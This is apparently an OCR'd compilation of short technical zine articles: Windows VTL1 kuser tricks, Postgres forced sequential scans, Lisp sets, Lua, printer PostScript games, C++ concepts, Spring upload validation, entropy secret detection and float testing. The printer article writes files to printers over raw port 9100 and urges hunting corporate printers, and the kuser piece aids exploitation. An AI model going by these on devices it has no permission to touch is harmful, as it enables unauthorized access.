
VTL1 – Virtual Trust Level 1 – is a hypervisor-isolated world, parallel to the regular OS (VTL0). VTL1 has its own oskernel – securekernel.exe, and can host Isolated User Mode trustlets, such as lsaiso.exe. Being memory-sequestered, VTL1 also maintains its own KUSER_SHARED_DATA! In VTL1 kernelmode, the skuser page is mapped once, at a randomized RW address. But trustlets still get an RO skuser mapping at the usual fixed address, 0x7FFE0000.

The skuser page is not self-sufficient: at certain points sk!SkpSyncUserSharedData() has to be invoked to refresh some skuser fields from kuser. So to put own data into VTL1 trustlets, *simply adjust the synchronizable kuser fields!* However, each value in skuser gets updated only if it is smaller than its counterpart in kuser, and only the lower 8 bytes of 12-byte fields are modified.

All synchronized fields: DismountCount, InterruptTime, InterruptTimeBias, SystemTime, TickCount, TimeZoneBias, TimeZoneBiasStamp.

## Revealed

We've explored a few dynamic fields in kuser, showing how unprivileged user can control some of them. Such craft is valuable due to the looming SMAP support in ntoskrnl, and also for usermode attacks when all you can specify is just a 32-bit address. But kuser holds more delights, and we welcome the curious to explore the comprehensively documented structure on NtDoc.


Your next challenge awaits...
hackArcana.com

Today I want to discuss a little-known issue with Postgres that deserves to be more widely known.[1]

Let's say you have an API that allows users to search on a field stored in an integer column `col`. The table is very big, so it has an index. What if I told you it might be trivial to force a sequential scan through implicit casting? Check out the following table:

| Filter (`WHERE`) expression | Safe? | details |
|---|---|---|
| `col=1` | ✓ | Index |
| `col=1.0` | x | Seq scan |
| `col='1.0'` | ✓ | Error |
| `col=4611686018427387904` ($2^{62}$) | ✓ | Index |
| `col=9223372036854775808` ($2^{63}$) | x | Seq scan |
| `col='9223372036854775808'` | ✓ | Error |
| `col=$1 / col=? / col=%s` | ? | Depends |

As you can see, even legitimate integer syntax can trigger sequential scans! That's because Postgres parses overlong integers as `numeric`. It can't use the index because the `int` column must be cast before it can be compared to `numeric`.

If you quote the numeric literal, you get an error. That's because quoted strings get parsed as per the *column's* type. This makes it much less ripe for abuse.

## Drivers galore

Postgres' wire protocol lets you send the type OID for query parameters to force them to be parsed according to that type. If you send a zero OID, it auto-detects the type, like what happens when you type in a quoted literal in `psql`.

Some drivers set each parameter's OID based on the type of the parameter's value, which leads to the forced sequential scan behaviour.

To test your driver's behaviour, first make sure that it can use the index (if there's not enough data, it might not use the index even if it could). Run the equivalent of:

```
query('EXPLAIN SELECT FROM x WHERE col = $1', 1)
```

Check that it says "`Index Scan`". If you're satisfied that it works, perform the actual test:

```
query('EXPLAIN SELECT FROM x WHERE col = $1', 1.0)
```

This should give an error. If this gives you "`Seq scan`" in the plan, you know what's up.

I've surveyed the *default* behaviour of drivers in several languages, see the table at the top of the right column.

[1] https://code.jeremyevans.net/2022-11-01-forcing-sequential-scans-on-postgresql.html

| Language | Driver | Safe? |
|---|---|---|
| Clojure | java.jdbc and next.jdbc | x |
| Java | (PG)JDBC | ? |
| C | libpq | ? |
| Scheme | postgres egg | ✓ |
| Ruby | pg | ✓ |
| Python | psycopg (2 and 3) | x |
| PHP | pgsql and PDO | ✓ |
| JavaScript | node-postgres (aka pg) | ✓ |

Clojure's jdbc drivers use the `.setObject()` method from JDBC without a `targetSqlType`. This means it picks an OID based on object's class. Psycopg does something similar.

The question mark for Java JDBC and C's `libpq` indicates it's up to the user. If you use `.setObject()` without a type in Java, or somehow(?) a user-supplied type in C, it's unsafe.

## Who is responsible?

Note that I don't consider drivers automatic type assignment a vulnerability per se. The responsibility to pass in the right type lies with the application or *perhaps* the application framework.

Theoretically, it *should* be possible to improve the behaviour of Postgres itself by being smarter about values and ranges when casting. For example, out-of-range integral numerics can never be satisfied by an integer, so it could skip the fetch entirely. Other comparisons on fractional numerics could be done smartly by rounding to an integer and comparing against that (i.e. effectively cast the literal value to the column's type).

Practically, this would be tricky because casting is generic and extensible via e.g. `CREATE CAST` and `CREATE TYPE`.

## Mitigations

The best way to prevent this sort of thing from happening is to validate both the type *and* the range of all user input on entry.

If that's not an option and your driver does the wrong thing, you can use an explicit cast on the placeholder (e.g. `$1::int`) to force the correct type.

As an extra safety measure, you can register a type conversion for bignums to return an error. If you *need* bignums in a query, you can use a wrapper type to indicate known-safe uses.

Finally, you can always declare an expression index on the cast. Ugly, but it gets the job done.

When it comes to Lisp, there's nothing like using lists and symbols. With the SRFI-1 "lset" functions, you can even do *set operations* on lists. Unfortunately, these functions run in quadratic time.

Of course, we could use more traditional set implementations based on hash tables or trees, but those are kinda fiddly. It'd be nice if we can quickly roll something simple that doesn't require large amounts of code or any libraries.

## Sticking with lists

The notes for SRFI-1's `delete-duplicates` say *"[..] one can use algorithms based on element-marking, with linear-time results"*. Here we'll explore a way to do that, for sets of symbols only.

CHICKEN has *property lists* on symbols; arbitrary key/value pairs on any symbol. This allows us to implement the aforementioned marking:

```
(import scheme (chicken base) (chicken plist))

(define-inline (mark! x marking)
  (when (symbol? x) (put! x marking #t)))

(define-inline (mark-list! lst marking)
  (for-each (lambda (x) (mark! x marking)) lst))

(define-inline (unmark! x marking)
  (when (symbol? x) (remprop! x marking)))

(define-inline (unmark-list! lst marking)
  (for-each (lambda (x) (unmark! x marking)) lst))

(define-inline (marked? x marking)
  (get x marking #f))
```

We skip non-symbols to keep things simple. Otherwise we'd have to worry about error recovery on half-marked lists. The check also allows the compiler to rewrite `put!` to an intrinsic (non-CPS) C function call, making it very fast indeed.

Now, we can mark a list cleanly for the duration of a set operation, and keeping the symbols clean for the caller:

```
(define-inline (with-marked-list lst fun)
  (let ((marking (gensym 'm)))
    (dynamic-wind
        (lambda () (mark-list! lst marking))
        (lambda () (fun marking))
        (lambda () (unmark-list! lst marking)))))
```

Let's implement "filter" as well:

```
(define-inline (filter pred lst)
  (let lp ((lst lst)
           (res '()))
    (cond ((null? lst) (reverse res))
          ((pred (car lst))
           (lp (cdr lst)
               (cons (car lst) res)))
          (else (lp (cdr lst) res)))))
```

With the basics in place, implementing set difference and intersection operations is trivial:

```
(define (slset-difference lst1 lst2)
  (with-marked-list lst2
    (lambda (m)
      (filter (lambda (x) (not (marked? x m)))
              lst1))))

(define (slset-intersection lst1 lst2)
  (with-marked-list lst2
    (lambda (m)
      (filter (lambda (x) (marked? x m))
              lst1))))
```

Set union is a bit trickier, because we can't use `with-marked-list`, as that would unmark only the elements of the first list on exit. Instead, we have to add to the result and mark as we go, and then finally unmark when done.

```
(define (slset-union lst1 lst2)
  (let ((marking (gensym 'm)))
    (mark-list! lst1 marking)
    (let lp ((lst2 lst2)
             (res lst1))
      (if (null? lst2)
          (begin (unmark-list! res marking)
                 res)
          (let ((x (car lst2)))
            (if (marked? x marking)
                (lp (cdr lst2) res)
                (begin (mark! x marking)
                       (lp (cdr lst2)
                           (cons x res)))))))))
```

These definitions are even faster than a set implementation based on srfi-69! This is also faster than using a hand-rolled hash table as a "side table" upon every set operation. Of course, a custom set implementation (e.g. with an inline hash table) will always be faster, but that wasn't the point.

## Limitations

Unfortunately, adjoining an arbitrary element to a set is still $O(n)$ as is removal of an element. Luckily, adjoining an element we *know* doesn't yet occur in the set is a trivial $O(1)$ `cons`, so in many cases you don't have a problem.

If you don't mind breaking abstractions, you could mark the list before you start adding elements. Then, a membership test is a simple $O(1)$ call to `marked?`, so adding is $O(1)$ too. You'd have to manually unmark when the code is done adding elements. Deletions are still tricky though.

For a complete implementation of these lispy sets of symbols, see the `slset` CHICKEN egg. It also provides an "reified slset" abstraction to allow adding elements without having to manually mark and unmark the list when adjoining elements.

# Lua is so underrated

nflatrea@mailo.com <Noë Flatreaud> (Beemo)

The more I learn about Lua's design and implementation, the more impressed I am. It's very rare to see software that does so much with so little code.

Unfortunately, Lua doesn't have the same level of marketing and hype as some other languages. This lack of promotion means that fewer developers are aware of Lua's capabilities and benefits. It is often perceived as a niche language, primarily used in gaming and embedded systems.

Consequently, **Lua may not receive the attention it deserves**, even though it has a lot to offer;

#### Lua is easy to understand

Lua is a free, reflexive and imperative scripting language. Created in 1993, designed to be embedded within other applications to extend them. The interpreter was developed by Brazilian engineers and has been updated many times since.

Its design is clean, and the code is fast.

The C API is easy to use and yields good performance, and yet encapsulates enough of the VM's implementation that C modules are source and binary compatible with both Lua and LuaJIT. Its syntax is clean and minimalistic, making it accessible even for beginners, yet is incredibly easy to master.

#### Lua is extremely embeddable.

Lua is designed to be easily embedded into applications written in other languages, particularly C and C++. This makes it an excellent choice for scripting and extending games and embedded applications. In C for example, embedding Lua is as :

```c
#include <lualib.h>

int main()
{
    lua_State *L = luaL_newstate();
    luaL_openlibs(L);
    luaL_dofile(L, "./test.lua");
    lua_close(L);
    return 0;
}
```

#### Multi-paradigm support

Standalone or with the right libraries, Lua supports multiple programming paradigms, including imperative, functional, and object-oriented programming. This flexibility does allow us to use the one that best suits our needs.

*Yet, not everything might suit everyone...*

#### Indexing conventions

In Lua, indexing generally starts at index 1, but it is a convention. Arrays can be indexed by 0, negative numbers, or any other value (anything but nil). Lua does not really have arrays in the sense of sequences. There's just tables, and the tables are always key-value hashes.

***NB** : The standard library for tables and built-ins like ipairs assume array-like tables with indexes starting at 1. So for nearly all practical purposes, you probably want to index tables starting at 1*
*https://lobste.rs/s/jf4in1/lua_is_so_underrated#c_gcmsph*

#### Error handling

While I personally like how Lua handles errors, it might be less intuitive for developers coming from other languages. In Lua, errors may be handled as values, just like in Go :

```lua
function risky_function()
    error("Something went wrong!")
end

local status, err = pcall(risky_function)
if not status then
    print("Error: " .. err)
end
```

#### Nil-Terminated Arrays

The one that bothers me the most, might be the fact that arrays (tables used as arrays) are nil-terminated, meaning the end of the array is marked by a nil value. This can lead to unexpected behavior if not handled properly:

```lua
local arr = { 10, 20, 30, nil, 50 }
for i, v in ippairs(arr) do
       print(v)
         -- Output: 10, 20, 30
         -- (nil terminates the array)
end
```

The ipairs function stops iterating when it encounters a nil value, which can be surprising if you expect it to continue iterating over the entire table. If you suspect your sequence to have gaps, you should avoid using ipairs. Instead, you can use pairs (or next) to get at the whole set of items without stopping at the first nil.

If you're looking for a straightforward, efficient scripting language, just give it a try, you'd be surprised.

*PS : Lua has been used in nvim for plugins since 0.5.0, you bet it's efficient !*

#### References

*https://news.ycombinator.com/item?id=42517102*
*https://nflatrea.bearblog.dev/lua-is-so-underrated/*

# Print to Play

Printers are possibly the most hated appliances, right up there with washing machines. However, high-end laser printers[1] can interpret PostScript, a vintage, stack-based, Turing-complete programming language[2]. Can we make printers cool again?

## 1 Interactive PostScript

PostScript printers[1] listen on port 9100 for raw printing. Quick test: print a blank page by sending this raw PostScript command using netcat: `echo "showpage" | nc 172.16.158.40 9100`.

While PostScript wasn't designed to be interactive, you can enter "executive mode" by sending two lines (or this one-liner[3]). After that, type commands directly – they'll be interpreted on the fly.

```
nc 172.16.158.40 9100
%!PS
executive

KONICA MINOLTA bizhub 4422
Version 3011.010
PS> 1 2 add ==
3
```

A PostScript program can even read user input as if from a file, using `(%lineedit) (r) file ( ) readline`. With that, you have everything needed to write advanced interactive programs such as "*Guess a number*".

## 2 Tic Tac Toe

By combining user interactions and PostScript's graphic capabilities, we can implement a Tic-Tac-Toe game[4]. Algorithm 1 is quite simple yet still "fun" to play against, featuring random behavior from the printer.

**Algorithm 1** Printer Tic-Tac-Toe Logic

```
1: loop
2:     if game is over then
3:         exit
4:     else if printer can win with X then
5:         play X there
6:     else if human can win with O then
7:         play X there
8:     else
9:         play randomly
10:    end if
11:    get human input
12: end loop
```

[1] Tested on Konica Minolta Bizhub 4422 and RICOH M C240FW. Your mileage may vary.


[2] Unfamiliar with PostScript programming? check out https://seriot.ch/projects/programming_in_postscript.html

[3] `(echo $'%!PS\nexecutive\n'; cat) | nc 172.16.158.40 9100`

[4] https://github.com/nst/PSTicTacToe

## 3 Upload Game to Printer

We can even store programs directly inside the printer, exploiting a little known PostScript capability. Listing 1 embeds the minified Tic-Tac-Toe program. Save it in `x.ps`, then send it to the printer: `cat x.ps | nc 172.16.158.40 9100`. `x.ps` will act as a vector and leave its payload `ttt.ps` on the printer's file system[5].



```
% a handwritten Tic-Tac-Toe program stored in a string
/prog(/d{def}def/e{exch}d/M{moveto}d/O{pop}d/g{getinterval
}d/l{length}d/L{lineto}d/I{if}d/P{putinterval}d/D(1234567\
89)d/nf{0 b{46 eq{1 add}I}forall}d/R{/q false d 0 1 8{/i e
d/A b dup l string cvs d A i 1 g(.)eq{[(X)(O)]{/p e d A i
p P A B{b i(X)P/q true d exit}I}forall}I q{exit}I}for q}d
/Q{/x rand nf mod d/c 0 d 0 1 b l 1 sub{/i e d b i 1 g(.)
eq{c x eq{b i(X)P exit}I/c c 1 add d}I}for}d/r{{(human (1\
-9)>)print flush(%lineedit)(r)file(________)readline 0 dup
1 0 gt{0 1 g}{0 ( )}ifelse/o e d D o search{0 0 0 b o cvi
1 sub 1 g(.)eq{o cvi 1 sub exit}I}{0}ifelse(bad input)= S}
loop}d/B{/z e d/N[[0 1 2][3 4 5][6 7 8][0 3 6][1 4 7][2 5
8][0 4 8][2 4 6]]d/V false d[(O)(X)]{/p e d N{/T e d/V
true d T{/U e d/V z U 1 g p eq V and d}forall V{exit}I}
forall V{exit}I}forall V}d/S{0.2 setlinewidth 10 10 scale
20 70 M 20 40 L 30 70 M 30 40 L 10 60 M 40 60 L 10 50 M 40
50 L stroke 0 1 b 1 1 sub{/i e d b i 1 g(.)ne{gsave 10 i 3
mod 10 mul add 3 add 70 i 3 idiv 10 mul sub 7 sub M b i 1
g show grestore}I}for m null ne{10 30 M m show}I showpage}
d/C{/E e d/K e d/m null d nf 0 eq{/m(TIE)d/E true d}I b B{
/m(________WINS)d m 0 K P/E true d}I E{S}I m null ne{quit}
I}d/Courier findfont 5 scalefont setfont/b D d/m(HUMAN PL\
AYS O)d S/b(.........)d{/m null d b r(O)P(__HUMAN) false C
R not{Q}I(PRINTER)true C}loop)def

% leave the program on the printer's file system
/f (ttt.ps) (w) file def
f prog writestring f flushfile f closefile
```

Listing 1: A PostScript program that will save a Tic-Tac-Toe game as `ttt.ps` on the printer's file system.

## 4 Results and Future Work

| | | |
|---|---|---|
| | O | X |
| | O | |
| O | X | X |

You can now play against the printer by entering executive mode and typing `(ttt.ps) run`. Human starts and plays `O`, choosing squares 1–9 in the shell. Printer will print its own moves on paper. Good luck!

Next steps: go hunt for corporate printers waiting for your programs[6] on port 9100, and show your colleagues that printers *are* cool again. Washing machines? Not yet.

[5] Type `(ttt.ps) deletefile` to delete `ttt.ps`.

[6] See also https://github.com/nst/PSChess

# Replace CRTP with concepts?

If you're not familiar with the Curiously Recurring Template Pattern, check out this article[1]. It's a way to implement static polymorphism in C++ and can be used for different purposes. When it's used for static interfaces, you can replace it with C++20 concepts and class tagging.

## The CRTP solution

Along with a static interface, we are creating a static family of types. Instead of virtual functions, the common interface is granted through a base class, which is a template taking the derived class as a parameter.

Let's use animals making sounds for a sample implementation.

```
template<typename Derived>
struct Animal {
  void make_sound() const {
    const Derived& underlying =
static_cast<const Derived&>(*this);
        underlying.make_sound();
  }
};

struct Cow: Animal<Cow> {
  void make_sound() const { /* … */ }
};

struct Sheep: Animal<Sheep> {
  void make_sound() const { /* … */ }
};

template<typename Derived>
void print(Animal<Derived> const& animal)
{
  animal.make_sound();
}
```

## The non-CRTP solution

In the C++20 solution, we use a concept to ensure that the classes have a common interface.

```
template<typename T>
concept Animal = requires(T animal) {
animal.make_sound();};
```

The problem with the above concept is that now every class that has a `make_sound()` method will be accepted as an animal. Even if the author of the `Animal` concept or the author of those *fake* animal classes wouldn't want that.

That's why we also need an `AnimalTag`, nobody will accidentally inherit from it. As `AnimalTag` doesn't define any virtual method, we don't have to pay the price of virtual tables and pointers.

```
class AnimalTag {};

template<typename T>
concept Animal = requires(T animal) {
  animal.make_sound();} &&
  std::derived_from<T, AnimalTag>;

void print(Animal auto const& animal) {
    animal.make_sound();
}

struct Sheep: public AnimalTag {
    void make_sound() const { /* … */ }
};

struct Cow: public AnimalTag {
    void make_sound() const { /* … */ }
};
```

## In comparison

For those who are not familiar with the pattern, seeing the CRTP inheritance in the first place, plus the `static_cast` to the derived class, is not necessarily easy to understand.

The concepts-based solution is more readable and less error-prone. With the CRTP, you might accidentally pass in the wrong template argument. Though that can be solved by making `Derived` a friend of `Base` and make the base class constructor `private`. Even more complexity.

The non-CRTP solution is more readable if you are familiar with concepts. While CRTP is not a so-well-known design pattern, concepts are part of the standard language, so you'll have to get familiar with them sooner rather than later.

Though, you need to compile using C++20, which might not be available to you at the moment.

[1] https://www.sandordargo.com/blog/2019/03/13/the-curiously-recurring-templatep-pattern-CRTP

## Secure File Upload API with SpringBoot - *@aicdev*

File uploads are a common feature in many applications and platforms. Implementing this functionality at the API level, however, comes with its own set of challenges — particularly when it comes to security. (IAM out of scope here ;-) )

**What is Spring Boot?** Spring Boot is just another framework that streamlines Java/Kotlin application development and speeds up building production-ready applications like APIs and more.

**What is Apache Tika?** Apache Tika is a content analysis toolkit that detects file types and extracts text and metadata from document formats.

Let's start by examining a simple REST controller:

```
@RestController
@RequestMapping("/files")
class FileUploadController {

    @PostMapping()
    fun handleFileUpload(
        @Valid
        @RequestPart(name = "picture",
required = true)
        picture: MultipartFile
    ): String? {
        return picture.originalFilename
    }
}
```

From a security perspective, this implementation has several aspects that could potentially lead to unwanted effects in both your application and underlying infrastructure.

**Why is File Type Validation Important?** If your web application allows file uploads without proper validation, attackers could exploit this by uploading malicious files—like a PHP reverse shell disguised as an image or a malware-laced PDF. Once these files are accessed or opened, the attacker could execute harmful code, compromise the server, or infect user systems.

**But - How Do You Validate?** Relying on file extensions or content-type headers for validation is insecure, as they can be easily spoofed. A more reliable method is checking the file's magic bytes—unique identifiers at the beginning of a file.

While these too can be faked, doing so usually breaks the file. Validating magic bytes server-side helps ensure only legitimate files are accepted. The output of my test file is the signature of a PDF although the file ending is .exe

```
bash-3.2$ cat test.exe | xxd
00000000: 2550 4446 2d6f 0a                        %PDF-o.
bash-3.2$
```

I will be using the Apache Tika content analysis library to verify the current file content type based on magic byte signatures.

```
@Repeatable
@Target(AnnotationTarget.CLASS,
AnnotationTarget.TYPE,
AnnotationTarget.VALUE_PARAMETER)
@Constraint(validatedBy =
[FileTypeRestrictionValidator::class])
@Retention(AnnotationRetention.RUNTIME)
annotation class FileTypeRestriction(
    val acceptedTypes: Array<String>,
    val message: String = "File is not
allowed",
    val groups: Array<KClass<out Any>> =
[],
    val payload: Array<KClass<out Any>> =
[]
)
```

Implementation (hard strip to content type detection) of our annotation:

```
… {
  …
    private fun detectContentType(stream:
BufferedInputStream): String {
        val detector: Detector =
DefaultDetector()
        val metadata = Metadata()
        val mediaType: MediaType =
detector.detect(stream, metadata)
        return mediaType.toString()
    }
}
```

Now, let's update our handleFileUpload function in the RestController to incorporate the new validation implementation as follows:

```
    fun handleFileUpload(
        @FileTypeRestriction(
            acceptedTypes = [
                MediaType.IMAGE_PNG_VALUE
            ]
        )
```

File uploads can pose serious security risks if not handled properly. Always think like an attacker to anticipate potential threats.

# Shannon Entropy Shenanigans

I was trying to detect some secrets in a long text. Secrets should be random, so one idea on how to find them is to use the Shannon Entropy to identify high-entropy strings which are probably secrets.

So let's do a deeper dive on entropy and of course the seminal paper A Mathematical Theory of Communication (C. E. Shannon, 1948):

https://people.math.harvard.edu/~ctm/home/text/others/shannon/entropy/entropy.pdf

## What is Entropy?

The entropy tries to measure the overall uncertainty within the data. Or: if we had the best possible encoding, what is the shortest amount of bits we still need to send?

A word is a sequence of characters from an alphabet. Given a word, we can measure how often each character appears. Now what we want to know is the next character in the sequence.

Examples:

1. word *aaaaa*, probability of *a* is equal to 1. Trivially, the next character is *a*. The entropy should be minimal (zero, even).
2. *137e5a7da48c5c7aac6a8cb8959e63b5*, probability of each digit and *a* to *f* is 1/16. The theoretical maximum over a small alphabet, the entropy is high here. Yes, it's an MD5 hash.

Let's say that *H* is the function calculating entropy for the given text. What's weird about it is that it takes as many parameters as necessary. Formally, it takes the character distribution (a set of probabilities of given characters appearing). Trivially, extending the alphabet extends the input list for this function.

## Properties of Entropy

Looking above, these are the properties we're looking for.

1. Continuous function
2. For equal distributions with *n* characters and each probability equal to 1/*n* (like 3rd example), *H* should monotonically increase with larger n. This translates to the observation that we can encode more information with a larger alphabet for a given length of the word.
3. Let's say we have *p1* = 1/2, *p2* = 1/3 and *p3* = 1/6. There's a 1/2 probability that the next character will be one associated with probability *p2* or *p3*. If that happens, we have new probabilities in the smaller alphabet - for *p2* = 2/3 and for *p3* = 1/3. So we need that:

$$H\left(\frac{1}{2}, \frac{1}{3}, \frac{1}{6}\right) = H\left(\frac{1}{2}, \frac{1}{2}\right) + \frac{1}{2}H\left(\frac{2}{3}, \frac{1}{3}\right)$$

The big result of the paper is that the only function satisfying the properties above is:

$$H = -\sum_{i=1}^{n} p_i \log_2(p_i)$$

## Implementation (in Python)

```python
from math import log

def word_entropy(s: str):
    counter = dict()
    for c in s:
        if c not in counter:
            counter[c] = 0
        counter[c] += 1

    freqs = [counter[i] / float(len(s)) for i in counter]
    return -1 * sum([f * log(f, 2) for f in freqs])
```

Split your data into words, point this at your data that contain secrets.

Non-secret text hovers around 4, truly random strings (compressed, encrypted, etc.) start at 5 and top up at 8 for ASCII texts. Check the link for more experiments.

# Testing by iterating over all floats

Exhaustively testing software by iterating over every possible floating point number.

**W**riting code which deals with floats can be tricky. There are many edge cases which are well documented but aren't necessarily intuitive. For example, adding 0.5 to 4503599627370497.0 (assuming IEEE 754 64-bit floats and the usual rounding mode) results in 4503599627370498.0, the next integer! Another example, non-associative calculations, `(x + y) + z` can yield a different answer compared to `x + (y + z)`. The reason for floating point calculations to behave in such a way boils down to their internal representation and inherent precision limits. Discrepancies in compilers, operating systems, libraries, or underlying hardware can cause results to vary due to subtle differences.

Software engineers typically use 32-bit or 64-bit floats, which are available out of the box in common programming languages. In some applications, precision can be traded for efficiency by using small floats. The efficiency gains are either memory, compute, or both. For example, 16-bit floats have been used in computer graphics. Some machine learning models use 16-bit, 8-bit, or even 4-bit floats.

Besides the efficiency tradeoff, small floats provide another very useful feature: they can be quickly iterated over to exhaustively test code. A 16-bit float can only take one among 65,536 values. Combined with an invariant check or a reference implementation, it enables discovery of bugs. In my experience, bugs found using small floats survive when switching to larger floats, i.e., the process yields useful bugs. Iterating over 32-bit floats is possible yet becomes prohibitive if multiple values are in play or in the context of unit tests.

